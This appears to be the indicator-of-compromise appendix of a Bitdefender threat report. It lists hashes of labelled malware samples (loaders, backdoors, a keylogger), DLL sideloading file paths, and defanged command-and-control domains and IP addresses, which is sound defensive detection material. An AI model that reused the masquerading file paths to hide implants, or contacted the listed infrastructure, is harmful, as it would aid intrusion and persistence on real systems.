e7433f8a0943a6025d43473990ec8068	TranslucentGh0st
6a0933d08d8d27165f72c53df8f1bf04	DustyExfilTool
1dbcd8d2f5718fa7654f8b5f34b88d43	Loader that uses **xyz123xyz** for AES decryption
ac7b8524098cbb423619706ff617b6a6	Network scanner
95701a74b6b3de68fc375cd08ae8d2c2	SilentGh0st
2e4055e16c1a9274caa182223977eda1	SilentGh0st
7e10d7dd09f5ee2010990701db042f11	WPD USB monitor tool
a5af41fda8ef570fda96c64a932d4247	FluffyGh0st
1e55bda0b7eb0aea78577a21f51e8f5c	Ps2dllLoader
5421e3cef32e534fa74a26df1c753700	SharpJSHandler, onedrive variant
b3dc2dcb0f2a5661aed1f4e6d9e88bc6	Ps2dllLoader
4d99127e4b1d27a56f7c4b198739176b	.Net loader used by Ps2dllLoader
5bd1eb1166da401c470af2b9e204b2d1	.Net loader used by Ps2dllLoader
2c45c1c35c703bb923b558343f00ea34	Ps2dllLoader
70773eb54234c486c46048ade57db45b	Stubbedoor
69310040e872806cb2b00d3addb321a7	Ps2dllLoader
35623ba9f8fcbcf0fce96aa2465b0b66	SharpJSHandler
828faccaaf8e70be1c32ae5588d3df12	Ps2dllLoader
4ec62fdd3d02bc9b81a8c78910b8463a	Ps2dllLoader
cff31de1b28f6b00d13d15c2be08a982	SharpJSHandler dropbox variant
7ff8a134c1ee44c915339a74e4a2d3ca	Ps2dllLoader
e3fb4c2d591a440cfe6419f5a9825e84	Ps2dllLoader
0dd4603f7c3a80a2408e458fe58b2e60	InsidiousGh0st - .Net variant
11c7f264184ed52df4a3836a623845c8	TranslucentGh0st
55a246ace9630b31c43964ebd551e5e2	FluffyGh0st
8c31532f73671995d7f3b6d5814ba726	Ps2dllLoader
5268206fb6c96f614f67cd5d686f42af	TranslucentGh0st
cf2f7331a04bb9cd47b58a5c80d4c242	EtherealGh0st
3d87f0bd243cff931bb463fce1d115e3	EtherealGh0st
98de3eeda1adefec31d3e3f00079dd2d	EtherealGh0st
b04d9dba3bc922a33c1408d4fbf80678	Ps2dllLoader
35a307b73849a3d7a7cd603a0c4698f2	SerialPktdoor loader
3d879bc2fb28c5abbcd6e08b6e5dc762	InsidiousGh0st
7aba74bfbf5cb068fb52e8813c40f4cd	Xkeylog keylogger
510c36c9061778d166e23177a191df35	EtherealGh0st
b6cd3d88a6d6886718b6113147a99901	Malicious C# script
1179f589791c2eaa1ae33f38e62753d0	Malicious C# script
0b744f9d38e125cd4fe14289272ac0e2	InsidiousGh0st
960a964cab127c4f3c726612fdeaeb08	EtherealGh0st
1d2185c956a75a8628e310a38dea4001	InsidiousGh0st
7169179cc18e6aa6c2c36e4bee59f63d	EtherealGh0st
cf398f9780de020919daad9ca4a27455	EtherealGh0st

96a43d13fd11464e9898af98cc5bb24b	Xkeylog keylogger
14a88779c7e03ecfc19dd18221e25105	EtherealGh0st
2bf96bd44942ca8beed04623a1e19e24	Hid.dll loader
fabdf1094b49673bc0f015cbb986bad5	Hid.dll loader
00bcbeb6ffdadc50a931212eff424e19	EtherealGh0st
e5fc13c39dd81e6de11d1c211f4413ba	Xkeylog keylogger
9425f9f7cc393c492deb267c12d031c5	Hid Dropper
551bda0f19bf2705f5f7bd52dcbc021f	EtherealGh0st
654163ab9002bd06f68a9f41123b1cd4	EtherealGh0st
fda22f52f0d3a81f095a00810a3dd70a	EtherealGh0st
cf5f2e3e1ce82e75a2d0885af5efa1ef	EtherealGh0st
3631001b60bdf712e6294d40ec777d87	EtherealGh0st
4e470ea6d7d7da6dd4147c8e948df7c8	InsidiousGh0st
73daf06fed93d542af04d59a4545fab0	FluffyGh0st
100c461d79471c96eba20c8eae35c5ba	FluffyGh0st
40466fd795360ac4270751d8c4500c39	EtherealGh0st
cb9e6fa194b8fa2ef5b6b19e0bd6873e	EtherealGh0st
af215f4670ae190e699c27e5205aadee	Eventlog info extractor
39d43f21b3c2b9f94165f5257b229fb4	EtherealGh0st
3dc8d8a70cc60a2376ce5c555d242cf3	EtherealGh0st
6f01bed0b875069ec5b9650e6d8c416f	EtherealGh0st
5f8f9269bcd52ef630bc563b83059b77	FluffyGh0st
fa93aec0018c5e3d1d58b76af159bb82	FluffyGh0st
846838327cda19b4415afd5b352c95df	EtherealGh0st
17303b1a254abb9ed0795f7d9b51b462	FluffyGh0st
3decde2a91f52255dd97eaafc2666947	FluffyGh0st
b98e54d01a094bb6b83eff06a8cf49d6	EtherealGh0st
b1a886f8904d90ad28fce0dc0dc9df93	Ps2dllLoader
5800fff782c36df785dad1d0a34ad418	Ps2dllLoader
4b68c803db1b4222292adba3b2a1a037	EtherealGh0st
6c49738668ca7c054f0708ecc3b626c8	SerialPktDoor loader
d9a452c1c06903fafa4dc4625b2c2d9b	EtherealGh0st
91017ad856cff5f0cb304ea2a3ae81c9	FluffyGh0st
f54bed43b372997f3bafe5c67c799e73	InsidiousGh0st
cd0b810751eb2a1470e44f7f6660d5f4	InsidiousGh0st
80fb9865209f8d8d1017c8151c79ef74	Network scanner
c8c890cf8d61cab805e9ef0a4471579a	EtherealGh0st
0f4d06cedc93c7784580a3a7c4ad2fb4	InsidiousGh0st
c182b3e659a416fe59f3613c08a8cff	InsidiousGh0st go variant
942086934f4dd65c3e0158c9b8d89933	SharpZulip
124bdaaa70da4daeacbc0513b6c0558e	

File paths

c:\program files\videolan\vlc\msftedit.dll
c:\programdata\adobe\arm\arm.dll
c:\programdata\coint.dll
c:\programdata\epson\setup\msftedit.dll
c:\programdata\microsoft\devicesync\msftedit.dll
c:\programdata\microsoft\network\connections\winsync.dll

c:\programdata\microsoft\servermanager\events\msftedit.dll
c:\programdata\microsoft\windows\clipsvc\genuineticket\msftedit.dll
c:\programdata\microsoft\windows\clipsvc\msftedit.dll
c:\programdata\mscorsvc.dll
c:\programdata\mscorsvw.exe
c:\programdata\prod.dll
c:\programdata\server.dll
c:\programdata\ssh\msftedit.dll
c:\programdata\ssh\setup.exe
c:\programdata\ssh\ssh.sys
c:\programdata\stub.ps1
c:\programdata\usoshared\log.dll
c:\programdata\usoshared\logs\mscorsvc.dll
c:\programdata\usoshared\uso.dll
c:\programdata\winsync.dll
c:\python27\mscorsvc.dll
c:\users\<user>\appdata\local\adobe\acrobat\mscorsvc.dll
c:\users\<user>\appdata\local\comms\msftedit.dll
c:\users\<user>\appdata\local\microsoft\windows\caches\cversions.db
c:\users\<user>\appdata\local\temp\microsoftupdate.log
c:\users\<user>\appdata\roaming\adobe\mscorsvc.dll
c:\users\<user>\appdata\roaming\brother\mscorsvc.dll
c:\users\<user>\appdata\roaming\microsoft\mscorsvc.dll
c:\users\<user>\appdata\roaming\mscorsvc.dll
c:\users\<user>\desktop\dbghelp.dll
c:\users\<user>\desktop\gro.dll
c:\users\<user>\desktop\m.dll
c:\users\<user>\desktop\mscorsvc.dll
c:\users\<user>\desktop\mscorsvw.exe
c:\users\<user>\desktop\msftedit.dll
c:\users\<user>\desktop\s.dll
c:\users\<user>\desktop\servicemove64.exe
c:\users\<user>\desktop\sls
c:\users\<user>\desktop\sur.dll
c:\users\<user>\desktop\wh.exe
c:\users\<user>\desktop\yh.exe
c:\users\<user>\downloads\rea.dll
c:\users\public\downloads\data.dll
c:\users\public\downloads\mscorsvc.dll
c:\users\public\downloads\notea.exe
c:\windows\addins\mscorsvc.dll
c:\windows\cursors\curs.cur
c:\windows\debug\wia\vpn_bridge.config
c:\windows\help\help\mscorsvc.dll
c:\windows\help\mscorsvc.dll
c:\windows\ime\server.dll
c:\windows\livekernelreports\mscorsvc.dll
c:\windows\mscorsvc.dll
c:\windows\policydefinitions\mscorsvc.dll
c:\windows\servicestate\servicestate.dll

c:\windows\setup\cert.dll
c:\windows\setup\mscorsvc.dll
c:\windows\system32\dsc\msftedit.dll
c:\windows\system32\grouppolicy\datastore\0\sysvol\<domain>\policies\{31b2f340-016d-11d2-945f-00c04fb984f9}\machine\applications.dll
c:\windows\system32\mscorsvc.dll
c:\windows\system32\perceptionsimulation\hid.dll
c:\windows\system32\perceptionsimulation\hidserv.dll
c:\windows\systemtemp\mscorsvc.dll
c:\windows\systemtemp\winsat\mscorsvc.dll
em_nqiy9yrk_installer.msi
recorded.log

Domain names

upupdate.ooguy[.]com
fc.adswt[.]com
mail.simpletra[.]com
mail.adswt[.]com
api.simpletra[.]com
bit.kozow[.]com
bitdefenderupdate[.]org
auth.bitdefenderupdate[.]com
mail.pcygphil[.]com
mail.bomloginset[.]com
dns-log.d-n-s.org[.]uk
linklab.blinklab[.]com
link.theworkguyoo[.]com
mail.theworkguyoo[.]com
sopho.kozow[.]com
news.nevuer[.]com
payroll.mywire[.]org
employee.mywire[.]org
airst.giize[.]com
cdn.g8z[.]net
manags.twilightparadox[.]com
dns.g8z[.]net
message.ooguy[.]com
spcg.lunaticfridge[.]com
helpdesk.fxnxs[.]com
newy.hifiliving[.]com
images.emldn[.]com
word.emldn[.]com
provider.giize[.]com
rest.redirectme[.]net
api.bitdefenderupdate[.]org

Romania HQ
Orhideea Towers
15A Orhideelor Road,
6th District,
Bucharest 060071
T: +40 21 4412452
F: +40 21 4412453

US HQ
3945 Freedom Circle,
Suite 500, Santa Clara,
CA, 95054

bitdefender.com

IP addresses

167.71.199[.]105
188.166.224[.]242
159.223.78[.]147
128.199.166[.]143
164.92.146[.]227
192.153.57[.]24
209.97.167[.]177
112.113.112[.]5
193.149.129[.]128
128.199.66[.]11
45.61.137[.]109
139.59.107[.]49
152.42.198[.]152

Romania HQ
Orhideea Towers
15A Orhideelor Road,
6th District,
Bucharest 060071
T: +40 21 4412452
F: +40 21 4412453

US HQ
3945 Freedom Circle,
Suite 500, Santa Clara,
CA, 95054

bitdefender.com

Bitdefender-Report-Confidential-DeepDive-creat7721-en_EN
CD-04/26/24 • MD-April 29, 2024 10:35 am